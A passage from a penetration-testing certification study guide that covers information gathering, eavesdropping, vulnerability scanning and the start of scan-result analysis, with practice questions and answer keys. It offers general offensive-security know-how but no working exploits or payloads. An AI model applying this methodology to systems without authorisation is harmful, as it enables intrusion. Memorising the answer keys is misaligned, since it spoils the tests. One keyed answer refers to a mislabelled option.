Compliance-based testing may require an audit of encryption standards. Many scanners include features that enable testers to evaluate what encryption protocols are in use or accepted by systems. This information can identify servers or services that can be downgraded for man-in-the-middle attacks or that should be cited for noncompliance to a required standard.



KEY TERM A man-in-the-middle attack (MITM attack) is when an attacker secretly intercepts and relays information between network participants while allowing the participants to believe they are still communicating directly with one another.

Weak or custom encryption schemes may also provide a tester with the opportunity to uncover information that is designed to be kept confidential by encryption. Session tokens, credentials, and even protected data at rest may rely on encryption to preserve confidentiality. Identifying the type of encryption as part of information gathering can be a helpful prerequisite to exploitation.

Cross-Reference

Downgrade attacks are covered in the “DoS/Stress Test” section of [Objective 3.2](#).

Certificate Inspection

Certificates are interesting because they often also contain information about websites. Certificates contain the domain name and often hostnames of systems either in the Subject Name or Subject Alternative Name fields. Certificate information is often publicly stored and searchable in Certificate Transparency databases or can be grabbed from the site itself. [Figure 2.1-5](#) shows an example of the kind of data that exists in these databases. This can help identify hostnames that were previously unknown for the enumeration of web servers.

Issuer Name	Subject CN	Valid From	Valid To	Validation	Signing Algorithm	Key
DigiCert Inc	ocspool.comptia.org	10/22/12	10/27/14	non-EV	SHA-1	RSA-2048
DigiCert Inc	sip.comptia.org	10/22/12	10/27/14	non-EV	SHA-1	RSA-2048
DigiCert Inc	accessedge.comptia.org	11/12/13	1/20/16	non-EV	SHA-1	RSA-2048
DigiCert Inc	augusta.comptia.org	11/12/13	1/20/16	non-EV	SHA-1	RSA-2048
DigiCert Inc	accessedgedr.comptia.org	11/12/13	1/20/16	non-EV	SHA-1	RSA-2048
DigiCert Inc	intranet.comptia.org	12/14/15	12/21/16	non-EV	SHA-256	RSA-2048
DigiCert Inc	accessedgedr.comptia.org	1/20/16	1/24/19	non-EV	SHA-256	RSA-2048
DigiCert Inc	accessedge.comptia.org	1/20/16	1/24/19	non-EV	SHA-256	RSA-2048
DigiCert Inc	augusta.comptia.org	1/20/16	1/24/19	non-EV	SHA-256	RSA-2048
DigiCert Inc	*.comptia.org	11/16/17	1/23/20	non-EV	SHA-256	RSA-2048
DigiCert Inc	*.comptia.org	1/3/18	1/3/20	non-EV	SHA-256	RSA-2048
DigiCert Inc	*.comptia.org	6/29/18	7/19/19	non-EV	SHA-256	RSA-2048
DigiCert Inc	helpdesk.jla.com	7/9/18	7/9/19	non-EV	SHA-256	RSA-2048
DigiCert Inc	helpdesk.jla.com	7/9/18	7/9/19	non-EV	SHA-256	RSA-2048
DigiCert Inc	helpdesk.jla.com	7/9/18	7/9/19	non-EV	SHA-256	RSA-2048
DigiCert Inc	helpdesk.jla.com	7/11/18	7/9/19	non-EV	SHA-256	RSA-2048
DigiCert Inc	helpdesk.jla.com	7/12/18	7/9/19	non-EV	SHA-256	RSA-2048
DigiCert Inc	helpdesk.jla.com	7/15/18	7/9/19	non-EV	SHA-256	RSA-2048
DigiCert Inc	helpdesk.jla.com	7/16/18	7/9/19	non-EV	SHA-256	RSA-2048
DigiCert Inc	helpdesk.jla.com	7/16/18	7/9/19	non-EV	SHA-256	RSA-2048
DigiCert Inc	helpdesk.jla.com	7/18/18	7/9/19	non-EV	SHA-256	RSA-2048

FIGURE 2.1-5 CompTIA Certificate information, including subdomains



ADDITIONAL RESOURCES For more information on Certificate Transparency, visit <https://www.certificate-transparency.org/>. For the X.509 Certificate RFC, visit <https://tools.ietf.org/html/rfc5280>.

Eavesdropping

In the physical world, eavesdropping is the process of listening in to a conversation without being an invited participant to the conversation. While this certainly still applies in the context of physical security testing (planting listening or recording devices in offices may emulate the threat of espionage, for example), in the realm of network penetration testing, it applies to conversations between systems rather than people. With access to the physical or wireless network, it may be possible to intercept communications between systems that are intended to be private. Encryption is designed to preserve confidentiality in the event that traffic is intercepted this way, but weak encryption schemes and the absence of encryption occur frequently and may be targets for penetration testers. Some kinds of eavesdropping attacks may include

- Intercept cellular connections with IMSI catchers
- Attack wireless network users
- Sniff a network
- Skim credit cards at point of sale or ATM devices
- Capture proximity badge data



CAUTION Layer 2 attacks carry risks for service disruption, especially when executed incautiously. As an example, overly ambitious attackers may attempt to intercept traffic from all hosts on a network segment. This may create a denial of service condition when the attack platform becomes overwhelmed by the volume of resulting traffic. Many target organizations, especially third-party hosting providers and cloud providers, will expressly refuse to allow certain types of attacks on hosted networks that enable eavesdropping.

RF Communication Monitoring

Radio frequency (RF) communications cover most kinds of wireless information transfer. The one most familiar to people is Wi-Fi networks. But RF communications also describe

- Proximity badges
- Bluetooth devices (headsets, keyboards, car audio)

- Cell phones
- Smart meters for power monitoring
- Near Frequency Communication (for card payment)

Using a software-defined radio or other custom equipment to analyze radio signals at different frequencies can intercept transactions for replay, analysis, and tampering by penetration testers. While physical doors and walls can secure access to physical networks and assets, devices that communicate wirelessly can be trickier to control and are therefore worth evaluating for vulnerability. Testers will want to

- Identify RF communications
- Determine whether they can be intercepted at a distance—for example, outside of physical controls
- Determine if the intercepted communications can be replayed or otherwise reused to bypass a control or conduct unauthorized transactions, such as with a cloned badge or credit card
- See whether the communication protocols can be tricked or otherwise tampered with to gain unauthorized access



KEY TERM IEEE 802.11 is a standard for wireless local area network (WLAN) technologies (also commonly referred to as Wi-Fi). Within the IEEE 802 standards, 802.15.1 represents Bluetooth and 802.3 is Ethernet (e.g., wired networks). Proximity cards and NFC are governed by ISO/IEC 14443 and ISO/IEC 18092, respectively.

Sniffing

Sniffing is the process of intercepting network traffic. An MITM attack gains access to the network, and then traffic is intercepted, or sniffed. Access to the network subnet is required for sniffing to be successful; this is not an attack a tester would execute from outside the network. In the context of wireless networks, this means the sniffing device must be in range of the wireless radio signal.

Unencrypted network protocols are especially vulnerable to sniffing, and weak encryption schemas can be cracked using captured traffic. Some examples of typically unencrypted protocols are Telnet, FTP, DNS, HTTP, and SMTP. If traffic can be

intercepted and unencrypted, it may also be replayed or changed during the attack phase.

Cross-Reference

ARP poisoning and replay attacks are covered in the “DoS/Stress Test” section of [Objective 3.2](#). Evil twin attacks are covered in the “Wireless Network Attacks” section of [Objective 3.3](#).

Decompilation

Executable programs are typically compiled code. Compiled code is designed to be machine-readable, not human-readable. Decompilation is a reverse-engineering technique that attempts to return machine-readable code to human-readable code by rendering it in its original high-level programming language. This process allows a tester to examine how a program works directly, instead of relying on analysis of behavior as the program runs. However, this isn’t always easy, accurate, or successful. Vendors may implement code obfuscation techniques or coding practices that thwart efforts to reverse the code, and decompilers make a best guess and an interpretation based on the data available. This best guess may not be fully accurate to the original code. Since the results may not always be perfectly reliable, it’s up to the tester to understand programming and fill in the gaps when this method is used.

Debugging

Running an application through a debugger is another way to make an educated guess about how a program works. Debugging allows the application to be interrupted, modified, and examined as it is run. This can enable a tester to identify vulnerabilities, bugs, or other features that may facilitate exploitation. These are some example debuggers:

- **GDB (GNU Project Debugger)** <https://www.gnu.org/software/gdb/>
- **Windbg for Windows** <https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/>
- **Ollydbg** <http://www.ollydbg.de/>
- **Immunity debugger** <https://www.immunityinc.com/products/debugger/>
- **Ida Pro** <https://www.hex-rays.com/products/ida/>

Open-Source Intelligence Gathering

OSINT is information that is available to the public for free. OSINT gathering is often used to plan social engineering engagements, and there are numerous resources to collect this information. However, this section focuses on vulnerability and attack research resources. [Table 2.1-3](#) identifies several resources for researching vulnerabilities and exploits that may be applicable according to information gathered about the target. (Social engineering intelligence is discussed further in [Objective 2.4](#).)

TABLE 2.1-3 Sources of Research

Source	Description/Link
CERT/CC	Carnegie Mellon University Software Engineering Institute Computer Emergency Readiness Team maintains a blog with interesting insights into attacks at https://insights.sei.cmu.edu/cert/ , as well as a running list of reported vulnerabilities. Their home page is https://www.sei.cmu.edu/about/divisions/cert/index.cfm .
US-CERT	US-Computer Emergency Readiness Team is part of the Department of Homeland Security. They research attacks and vulnerabilities and coordinate with other security groups. Their home page is https://www.us-cert.gov/ .
JPCERT	Japan's CERT. The blog is at https://blogs.jpcert.or.jp/en/ . The home page is at https://www.jpcert.or.jp/english/ . For information on Git Repo with interesting tools, see https://github.com/JPCERTCC/ .
CAPEC	MITRE created the Common Attack Pattern Enumeration and Classification framework that describes how actual attacks may exploit weaknesses and vulnerabilities: https://capec.mitre.org/ .

Full Disclosure	Full Disclosure is a public mailing list where details of vulnerabilities and exploitation techniques can be found. It is a good source for research into the practical exploitation of vulnerabilities: https://seclists.org/fulldisclosure/ .
CVE	MITRE maintains the Common Vulnerabilities and Exposures list: https://cve.mitre.org/ . Testers can search for identified software versions to find vulnerabilities that may be exploited during testing.
CWE	MITRE maintains the Common Weakness Enumeration list: https://cwe.mitre.org/ . Testers can search for identified configurations to find weaknesses that may be used during testing.
NIST	The National Institute of Standards and Technology (NIST) is a U.S. government group that maintains the National Vulnerability Database: https://nvd.nist.gov/ .
Exploit DB	Offensive Security maintains the Exploit DB, a database of practical exploit code that can be searched by vendor and software: https://www.exploit-db.com/ .

REVIEW

Objective 2.1: Given a scenario, conduct information gathering using appropriate techniques Information gathering should provide the tester with enough information to do research into the best ways to attack a target. Understanding how a system works, how it is used, and what it is provides the foundation for security research and is a prerequisite for exploitation. To recap and put all of this together, here's a run-through of how a network penetration test may go:

- Start with a list of IP addresses or IP ranges that are in scope for testing.
- Find out which hosts are responding using a discovery scan. This can be done with Nmap. If the penetration tester suspects that ICMP responses are disallowed or that other security measures are in place, it may be appropriate to vary the scanning technique accordingly.
- Look for open ports. Typically, penetration testers focus on the ports that are most likely to reveal vulnerabilities that are able to be exploited. This includes services that are commonly used for enumeration, like SMB, web services, DNS or other name services, SNMP, and SMTP. It also includes identifying services that are likely to have exploitable weaknesses, like remote administration protocols (RDP, Telnet, and SSH) and systems or application management portals.
- Attempt to enumerate whatever users, shares, hostnames, application configuration data, or other network configuration data is available via these services.
- Fingerprint services to identify a vulnerable application or operating system

version.

- Conduct research to identify exploits for identified systems.
- Look at network packets being transmitted from unknown services or those broadcast over an unsecured channel. Examining the packets and traffic may even extend to eavesdropping via man-in-the-middle attacks or exploitation via packet crafting.
- If application source code or executables are found that may enable privilege escalation, for example, the tester may additionally reverse-engineer the code to find ways of exploiting it.
- The process of enumeration may continue, once access is gained, by using native commands within the operating system to find out more about the system being accessed, the data that resides on the system, and the network on which the system resides. This may identify patches that are missing, network architecture information like jump boxes, or even reveal confidential information like passwords that enable access to other systems.

Application penetration tests, social engineering and physical penetration tests, red team exercises, and wireless tests will implement this methodology differently, but the concepts are the same. Testers will choose between active and passive information gathering, identify the right sources for information, determine the most appropriate method for collecting the best information to enable the tester to achieve the goals of the test, and follow all the rules of engagement.

Cross-Reference

Specific tool usage scenarios are discussed in Domain 4.0.

2.1 QUESTIONS

1. As part of a no-notification penetration test, one of the target organization's stated objectives is for the tester to remain undetected for as long as possible as a measure of their response team's capabilities. During the information gathering phase of testing, which of the following represent the best ways to collect data to prepare for exploitation? (Choose all that apply.)
 - A. Look up the public-facing IPs in Shodan
 - B. Enumerate domain names using Fierce and attempt a zone transfer
 - C. Connect to the wireless network and scan for hostnames
 - D. Conduct a discovery scan of assets using a low-and-slow TCP scan

2. Determining the OS of a remote system using banner grabbing is part of
 - A. Fingerprinting
 - B. Enumeration
 - C. Passive scanning
 - D. Open-source research
3. Which of the following would you use to find all of the possible publicly facing web hostnames using only IP addresses? (Choose all that apply.)
 - A. Open-source research
 - B. Host enumeration
 - C. Service and application enumeration
 - D. Packet inspection
 - C. Certificate inspection

2.1 Answers

1. **A** Shodan is a way of gathering information about the target without interacting with the target (including its DNS servers). Review passive information gathering under the “2.1 Given a scenario, conduct information gathering using appropriate techniques” section at the beginning of this module.
2. **B** Enumeration includes banner grabbing. Review the section “Services and Applications.”
3. **A E** A is correct because open-source research, such as Bing IP searches or information from tools like theHarvester, will surface hostnames for public-facing web pages. E is correct because certificates from identified hosts may contain hostnames for other websites in the same infrastructure/IP range.



Objective 2.2 Given a scenario, perform a vulnerability scan

Vulnerability scanning, or vulnerability enumeration, is the process of attempting to

Vulnerability scanners automatically identify known vulnerabilities caused by bugs or configuration weaknesses. Most scanners do this by maintaining an extensive list of known vulnerabilities and known vulnerable software versions, with rules to implement tests against those vulnerabilities. There are many vendor solutions to do this, each with its own strengths and weaknesses. Penetration testers need to understand the basic logistics of vulnerability scans and how best to use them.

Cross-Reference

Practical examples of vulnerability identification are covered in [Objectives 4.2/4.3](#).

Key considerations to keep in mind about vulnerability scans include the following:

- Full vulnerability scans typically take a long time to run. Penetration testers will often selectively check for vulnerabilities instead of looking for every possible vulnerability on every possible system as a result.
- Automated vulnerability scanners only check for vulnerabilities that the scanner vendor knows about or that the tester has selected; other vulnerabilities may still exist.
- Credentialing a scan may reduce the number of false positives, but has its own challenges.
- The protocols used for scanning will affect what is found and the time it takes.
- Certain vulnerability tests can cause an impact.
- Scanning speed can cause an impact.
- Be aware of fragile/special systems and manage a scan exclusion list.
- Deployment location matters, especially for compliance-based testing.



CAUTION Some vulnerability tests are intrusive by nature and may risk service disruption. Select the vulnerability checks that the scanner uses carefully according to the target organization's tolerance for impact.

Credentialed vs. Noncredentialed

Vulnerability scans can be run from an unauthenticated or authenticated point of view.

Simply put, give a vulnerability scanner a valid credential and privileges, and it can give more accurate results. Authenticated vulnerability scans may be required as a matter of policy for some organizations.

Credentialed Scans

- If the credential that a vulnerability scanner is using does not have access to see the vulnerability, the scanner can't report on it. The higher privilege the scanning credential has, the more system vulnerabilities it is likely to identify.
- Using multiple levels of privilege, especially for application vulnerability testing, can help reveal privilege escalation and data protection issues.
- Finding a credential that has the right privilege level across all assets is a challenge for most organizations. Scanning may need to be broken up across asset groups accordingly, depending on the functionality of the scanner.
- Credentialed scans generally show fewer false positives than noncredentialed scans, but do not necessarily identify more exploitable vulnerabilities as a result.
- Credentialed scans are ideal for compliance-based audits of system settings such as password policies, local group membership, and local file permissions.
- Credentialed scans may require additional remote access to scanned systems.



CAUTION Creating a privileged credential that can access all target systems remotely can be dangerous. Such an account would be a very valuable target to penetration testers and attackers alike due to the breadth and level of access such an account would grant.

Noncredentialed scans

- Noncredentialed scans are more prone to false positives but are easier to execute.
- Noncredentialed scans cannot definitively identify local privilege escalation vulnerabilities.
- Noncredentialed scans are typically faster than credentialed scans.
- Noncredentialed scans can identify vulnerabilities that are not mitigated by upstream controls (such as firewalls), depending on where the scanner is deployed in relationship to the target environment.



EXAM TIP Food for thought: if a firewall sits between a vulnerability scanner and its target, a noncredentialed scan would not see that Telnet is enabled on the target if the firewall blocks the Telnet port. This would miss the fact that systems inside the firewall may be able to intercept traffic using the unencrypted protocol.

A credentialed scan can list the open services from the target's point of view and would see that Telnet is enabled. However, the credentialed point of view would not show that a firewall prevents access to the port from external systems and might consider the vulnerability to be more severe than it actually is.

Types of Scans

There are multiple techniques for scanning. Some are faster than others but won't produce the same kinds of results depending on how the network is architected. Others are designed to circumvent security controls during a test or to evade detection. While it's unlikely that the exam will cover all of these in detail, researching the different scan types and understanding the advantages and disadvantages of each are useful during an actual penetration test.

Discovery scans try to find assets on the network and may answer the question "Is the host online/accessible to me or not?" Some examples of types of discovery scanning are

- **Address Resolution Protocol (ARP) scanning** Fast scanning for local area networks, but lower impact than some types of TCP scanning, as it won't fill ARP tables.
- **ICMP scanning** Ping sweeping assets is a form of ICMP scanning.

Full scanning attempts to identify as much as possible about a system, often including enumeration as well as vulnerability identification. For Nmap, this may involve running numerous NSE scripts and using either a stealth or full connect scan. Different vulnerability scanners have different options for how thorough a scan to conduct.

Cross-Reference

Nmap is discussed more in depth in [Objective 4.1](#).

Full connect scans, also referred to as TCP connect scanning, open and close a

connection. This method requires more traffic, so it's slower, and it's more likely to be logged at the target than a SYN scan. Nmap recommends TCP full connect scanning for IPv6.

Stealth scans, also called TCP SYN scanning, use the presence or absence of a SYN/ACK response to determine if a port is listening. It disconnects before finalizing the session (does not ACK), so it is faster scanning than connect scanning and less likely to be logged by the target. In Nmap, this requires raw packet privileges. These are also sometimes referred to as "half-open scans."

Compliance scans may be required for compliance-based penetration tests. Depending on the laws, rules, and regulations being followed, testing this compliance may have specific requirements. PCI, for example, has specific requirements for vendors providing scanning services. These scans may require specialized software or checklists and may have requirements regarding where the scanning appliance must be deployed architecturally.



ADDITIONAL RESOURCES A good resource to understand scanning techniques is Nmap's online book: <https://nmap.org/book/host-discovery-techniques.html>

Nmap treats ports as opened, closed, filtered, unfiltered, open/filtered, or closed/filtered. If a port is open, then a service is listening. If it's closed, there's no service responding. The status "filtered" is likely to mean that some form of firewall or other security control is preventing traffic from reaching the port. Unfiltered means that Nmap can't figure out if it's open or closed based on the response to the scan type selected. Open/filtered means Nmap can't determine whether it's open or filtered based on the response to the scan type selected. An example is if no response is received to a probe. Closed/filtered means Nmap can't determine whether it is closed or filtered, and this only applies to some scan types.

When ports are filtered, evasion techniques may be required to bypass security controls. When ports are open, additional service fingerprinting and vulnerability scanning can be done against the target service. Network-based unauthenticated vulnerability scanners will attempt to identify vulnerabilities on a service by sending different probes to the service in various formats to see how the service responds, as well as getting banners (fingerprinting and enumeration), and then compare the speculated software version to a known database of vulnerabilities. Some scanners will attempt to send network traffic to vulnerable services based on known exploitation

techniques to confirm vulnerability. Some of this traffic is safe exploitation, in that it is not designed to weaken the system or cause compromise, only to prove that it may be possible to do so. Other times, exploitation is invasive and may set off alerts, trigger preventative measures, or even cause disruptions in service.

Container Security

From an external network perspective, most containers are going to look the same as other hosts. Ports and services will be exposed, as will the host that they run on. But the management, configuration, and inner workings are different. Containers are an executable image that runs on a host and provides everything needed to run an application so that the application is in its own isolated environment (container). Unlike a virtual machine, which runs on top of a hypervisor, containers run on top of a host. So, where virtual machines do not share a kernel or resources within a host, containers do. This makes it somewhat easier for attackers (or penetration testers) to move laterally between containers if they can exploit weaknesses in the container or on the host. Here are some key considerations about containers:

- Containers may run on the host OS with privileged access. So, gaining full control over the container can help gain full control over the host (and other containers).
- Credential management for containers and container management may leave credentials exposed.
- Management and configuration files, such as Dockerfiles, may be stored unsecured in the environment and can lead to compromise of the container. These files may contain anything from credentials to a roadmap for the construction of a container.
- Insecure configuration of any one container can leave all other containers on the same host exposed to exploit. Keep an eye out for out-of-date packages.
- There may be network communications between containers within the host, not only on the wire. If a penetration test finds this, think of this as a pivot point.
- Special scanners may be available to evaluate container security explicitly.
- Logging hygiene may not be as good for containers as for host OSs. What is done within a container may more easily avoid detection.



ADDITIONAL RESOURCES Some specialized tools for evaluating the security of containers can be found on GitHub: <https://github.com/mre/awesome-static->

[analysis#containers](#)

To read more about practical exploitation, this whitepaper is informative as well: “An Attacker Looks at Docker: Approaching Multi-Container Applications,” Wesley McGrew, PhD: <https://i.blackhat.com/us-18/Thu-August-9/us-18-McGrew-An-Attacker-Looks-At-Docker-Approaching-Multi-Container-Applications-wp.pdf>

The blog post “Containers Are Not VMs” by Mike Coleman is a good resource for getting a grasp of the differences between containers and virtual machines: <https://blog.docker.com/2016/03/containers-are-not-vms/>

Application Scanning

Instead of focusing on identifying ports and services, application testing focuses more on finding exploitable application inputs or functions of an application that can be changed or tampered with to change the expected outcome. Application developers are trained to build applications according to functional specifications and spend most of their time assessing whether the code does what it is supposed to do (functional testing). Application penetration testers spend most of their time thinking about how to use the code to do something that it isn’t supposed to do (nonfunctional testing). But the latter case is only truly interesting when that malfunction can be used toward some kind of benefit.

For example, being able to see information that isn’t meant to be disclosed, being able to perform a transaction that is not allowed, or being able to change a transaction such that it is unintentionally advantageous for whomever is tampering with the application would be an interesting weakness. Identifying a case where an application catches an error and handles it properly would not necessarily be interesting, as it can’t be leveraged to any practical end. Often, during application development, developers and testers are dedicated to evaluating the functionality of an application in pieces, but do not have the time, scope, or information to understand the full business use case. Application penetration testing is designed to holistically assess the security of the application by considering how business process, data flow, and data handling might be used to affect unintended gain.

DAST

Generally, testing an application will involve one of two methods: evaluating the application as it runs or looking through the application code for exploitable issues. The

first method is a form of dynamic analysis (sometimes referred to as dynamic application security testing, or DAST). Here are a few examples:

- Watching the network traffic in and out of an application under certain conditions.
- Fuzzing: sending large amounts of unusual user-controllable input to the application to see if the program can be forced into an error state. The concept is, if unexpected data is processed by the application and that application fails, there may be some characteristic about that data that reveals something about how the program processes that data, and that could be used to construct a conscious way to manipulate the program.
- Brute-forcing to attempt to guess session values, credentials, application interfaces, or poorly protected information by examining encrypted or encoded data and data objects in order to extract their underlying value, reuse, or tamper with them.

DAST examines the application while it is in a working state. This allows testers to consider the impact of implementation, not only functionality within the application. Decisions about configuration, data handling, and architecture may all have an impact on the fundamental security of an application that was not considered during the design of the application.

SAST

Static application security testing (SAST) takes the approach of looking at the application while it is in a nonrunning state. In other words, SAST generally means diving into the application's code by doing things like taint analysis, data flow analysis, or lexical analysis. These concepts are further addressed in the following "Additional Resources" box. This kind of testing may be required for some applications by certain regulatory standards. This is a thorough way to examine an application for weaknesses. However, it can be difficult to understand complex applications with many interacting parts. Also, weaknesses may be introduced as a result of configuration choices that are not part of the code. There are applications designed to facilitate the identification of insecure input handling, for example, or certain insecure code practices. But, generally, it still requires a degree of human analysis to identify most kinds of weakness, and the time it takes may depend on the complexity and size of the code being analyzed.



ADDITIONAL RESOURCES OWASP maintains a list of SAST tools here: https://www.owasp.org/index.php/Source_Code_Analysis_Tools. Read more about SAST techniques at OWASP: https://www.owasp.org/index.php/Static_Code_Analysis.

Considerations of Vulnerability Scanning

Penetration testers should not be concerned with identifying every possible vulnerability in an environment. In fact, it's likely a caveat in the report and contract that all vulnerabilities cannot or will not be found during the time of a penetration test. Scanning every asset for every known vulnerability and configuration across every port and protocol is slow. Validating each potential vulnerability identified would take far longer still. Most penetration tests do not allot enough time to do this. Further, this approach would inundate the tester and the target organization with data of questionable utility. Therefore, full vulnerability assessment and penetration testing are often separate disciplines or engagements.

Instead, penetration testers are interested in exploring the impact of particular weaknesses on the environment. Penetration testers use vulnerability identification to identify exploitable and impactful vulnerabilities and then figure out how to exploit them in pursuit of the testing goal. The practice of answering the question “What does it mean for this to be vulnerable?” from a practical context is what differentiates penetration testing from other security disciplines.

Time to Run Scans

Since vulnerability identification is still required for a successful penetration test, penetration testers wisely choose to selectively hunt for vulnerabilities by focusing on ports, services, endpoints, and detection types that are likely to surface exploitable weaknesses. Vulnerability identification should not take so long that there is no time left for research and exploitation.

Protocols Used

Reducing the ports and protocols that are scanned to those that are most likely to enable exploitation is one key way of reducing time spent on vulnerability identification. Certain compliance-based testing requirements mandate identification of weak encryption and plaintext communication channels, whether or not they are practically

exploited during a test. [Table 2.2-1](#) highlights common ports penetration testers may scan, with protocols.

TABLE 2.2-1 Common Ports Scanned During Penetration TestS

Port/Service	Protocol	Purpose
20, 21, 22, 23, 3389, 5800, 5900	TCP	Identify FTO, SSH, Telnet servers; Remote Desktop Protocol (RDP); and Virtual Network Computing (VNC). May identify unprotected files, weakly encrypted communications, and remote management services.
25	TCP	Identify mail servers. May find open relays and targets for e-mail enumeration.
53	TCP/UDP	Identify DNS for zone transfers, subdomain enumeration, and network enumeration.
69	UDP	Trivial File Transfer Protocol (TFTP). May be used to send configuration files back and forth to networking equipment or other devices. Typically unencrypted and often does not require authorization.
111, 135, 137, 139, 445	TCP	RPC, Portmapper, NetBIOS, and SMB. Remote connections, file shares, name service enumeration, domain enumeration, and others.
161	UDP	Simple Network Management Protocol (SNMP). Guessable community strings and sniffable plaintext traffic.
389	TCP/UDP	LDAP. Directory attacks and enumeration.
80, 8080, 8000, 443, 8443	TCP	Identify web servers and management consoles for web services.
1433, 3306, 1521, 50000, 27017/27018, 5432	TCP	Databases: MSSQL, MySQL, Oracle, DB2, Mongodb, and PostrgreSQL.
5060, 5061	TCP/UDP	Session Initiation Protocol (SIP) often runs phones, conference setups, and VoIP. May be sniffable and replayable to eavesdrop on calls.
8080	TCP	Tomcat.

Network Topology and Bandwidth Limitations

The network location of the penetration testing platform is an important consideration.

Architectural limitations on deployment affect the types of testing that can be done, the tools that must be used, and may have implications for compliance-based testing. Following are some factors that influence vulnerability identification:

- **Evasion techniques** Firewalls, IPSs, web application firewalls (WAFs), and other blocking security technology may sit between the target assets and other parts of the network (including the public perimeter). Where the penetration testing appliance is located in relation to this technology determines whether evasion techniques need to be considered during scanning of targets.
- **Not all protocols work** Not all protocols are routable, meaning some kinds of scans and data are only possible within the same subnet as target devices. NetBIOS name enumeration, ARP scanning, and passive fingerprinting techniques only work inside subnets.
- **Compliance-based tests** These may require testing from multiple locations on the network—inside a target area and from outside a target area, for example.
- **Reliability of results** When intermediary devices reside between the scanner and the scan targets, the results may be inaccurate, as the intermediary device may change the replies as part of a routing or firewalling function.

Some sites, especially hotels and small retailers, do not have high-bandwidth connections to all testing sites. Trying to run a full scan against targets behind a slow connection may cause a denial of service condition for the target and will likely take eons to finish. Consider local deployment or onsite testing for these cases, or plan more time to compensate for the need to operate much more slowly.

Similarly, some applications or services cannot process high volumes of intense inquiry in a short period. It may be necessary to throttle queries or run scan inquiries at a much slower rate to avoid an impact and get back accurate results. It may even be necessary to conduct multiple scans instead of large bulk scans to get the results needed to proceed.

Fragile Systems/Nontraditional Assets

Not every device on a network is a workstation or a server. Point-of-sale systems, ATMs, phones, power and environmental management equipment, physical security devices, medical equipment, gas pumps, electrical meters, fire panels and emergency management systems, and industrial control systems may also show up on networks. While it would be ideal for these devices to all live on their own separate network, that simply isn't always the case. When penetration testers encounter these during vulnerability identification, here are some considerations to keep in mind:

- These systems are sometimes difficult for scanners to identify. They may be misidentified or not identified at all. This means that scanners may not know what expected traffic to send to listening services.
- These systems may not be built to handle unexpected network traffic and could become unstable if scanned.
- If these systems become unstable, resulting incidents could be very serious, including posing a threat to human life.

If in doubt, and research is not clear, target organizations should be able to clarify the findings during vulnerability identification and provide clear advice about what assets should be avoided, or offer safe alternatives to testing these devices.

Cross-Reference

Specialized systems and their weaknesses are discussed further in [Objective 2.5](#). This includes ICS and SCADA systems, mobile systems, and embedded systems that each may have special concerns during scanning and testing.

REVIEW

Objective 2.2: Given a scenario, perform a vulnerability scan Be aware of the time allocated to vulnerability identification in context of the entire test. Testers will need time for research, exploitation, post-exploitation, and reporting as well. Scanners can be credentialled or uncredentialled, with benefits and detriments to both approaches. The protocols used, evasion techniques applied, speed of scanning, bandwidth, and network architecture all influence the time it takes to complete vulnerability identification.

2.2 QUESTIONS

1. The client has requested a compliance-based penetration test. Which of the following may need to be considered? (Choose all that apply.)
 - A. Container security
 - B. Credentialled vulnerability scanning
 - C. Protocols of scanning
 - D. Deployment location for scanning devices
2. During a penetration test, the tester has identified several communicating

containers and a repo of configuration information. Gaining root or administrative access to the host OS is the current goal. What might best allow the penetration tester to achieve that goal?

- A. Research vulnerable services identified during scanning
 - B. Privilege escalation to the hypervisor
 - C. Search the repo for configuration files containing credentials or information that defines the deployment roadmap
 - D. Run a custom container scanning software
3. During an Internet-facing web application penetration test, the tester needs to identify vulnerabilities for potential exploitation. The system scope contains production assets. What is the most important consideration for scanning?
- A. Thoroughness of the scan
 - B. Time it takes to complete scanning
 - C. Using the appropriate tools for scanning
 - D. Potential impact of scanning techniques
4. During vulnerability enumeration, scans have identified a system with ports 502, 50020, and 50025 open. Service identification has failed for all of the ports, and the MAC address appears to be a Siemens device. What is the best next course of action?
- A. Run additional fingerprinting scripts against the open services
 - B. Contact the target organization point of contact to request additional clarification about the device
 - C. Stop testing immediately and request incident response—this is evidence of prior compromise
 - D. Begin OS fingerprinting against the device
5. Which of the following vulnerabilities are best identified with automatic code review tools as part of SAST? (Choose all that apply.)
- A. Weak input sanitization such as code that may enable SQLi
 - B. Insecure use of cryptography
 - C. Weaknesses introduced by architecture choices
 - D. Buffer overflow conditions
6. A penetration tester needs to identify vulnerabilities on the target hosts, but there is a firewall between the penetration tester and the target hosts. What is the main concern with this scenario?
- A. Protocols for scanning have to be carefully selected to avoid triggering alerts

from the firewall

- B. Scanning results may not be very accurate due to the presence of the firewall
- C. Using a credentialed vulnerability scanner from outside the firewall is preferred
- D. Penetration tests should be run from inside and outside firewalled perimeters

2.2 ANSWERS

1. **B D** While the other options may show up during a penetration test, they are not necessarily specific to compliance-based testing. Review notes about credentialed vulnerability scanning in the “Credentialated vs. Noncredentialated” section and deployment location for scanning devices in the “Network Topology and Bandwidth Limitations” section.
2. **C** Unsecured configuration files are a specific concern surrounding container security. Review the “Container Security” section.
3. **D** The target organization’s impact tolerance may apply more stringently to production assets, especially if they are public-facing. It may mean these assets are involved in client support or business processes that affect others outside the organization. With web application scanning, there is a chance that directory guessing, web spidering, or input fuzzing may cause performance impacts, so scanning considerations, such as query throttling, number of requests overall, and kind of scanning, may need to be weighed carefully. Review the “Application Scanning” section.
4. **B** This may indicate the presence of a nontraditional asset. Nontraditional assets may have special testing considerations. Verifying with the target organization’s point of contact may be prudent before running additional scripts or testing, in case other tools or methodology should be used to avoid unintended impact. Review the “Fragile Systems/Nontraditional Assets” section for more information.
5. **A D** These are strengths of automated code review tooling. While results should still be validated by human analysis, the other options are less likely to be found by automated review. Review the “Application Scanning” section as needed.
6. **B** It is the most relevant concern of those listed. Review notes about the effect of intermediary devices on vulnerability scanning results in the “Network Topology and Bandwidth Limitations” section.



Objective 2.3 Given a scenario, analyze vulnerability scan results

The output of most automated processes requires human analysis for it to be truly useful. Vulnerability scans are no exception. Even when carefully crafted and selectively done, there are key considerations penetration testers need to make when using vulnerability scans for a penetration test. Here are some examples:

- Vulnerability scans inevitably have false positives.
- They do not consider impact based on asset value: in the context of most scanners, a privilege escalation vulnerability would be scored identically whether it was found on a printer or on a domain controller.
- They do not consider the impact of coexisting vulnerabilities.
- Vulnerability scanners do not understand the practicality of exploitability, although some may be better equipped than others to offer proof-of-concept results.
- Not all vulnerability scanners provide enough detail to manually reproduce the results in order to explore the impact. Research may be required.

This section will focus on the concepts of asset categorization, adjudication of false positives, grouping findings based on common themes, and the role of best practices in the analysis of vulnerability scan results.

Cross-Reference

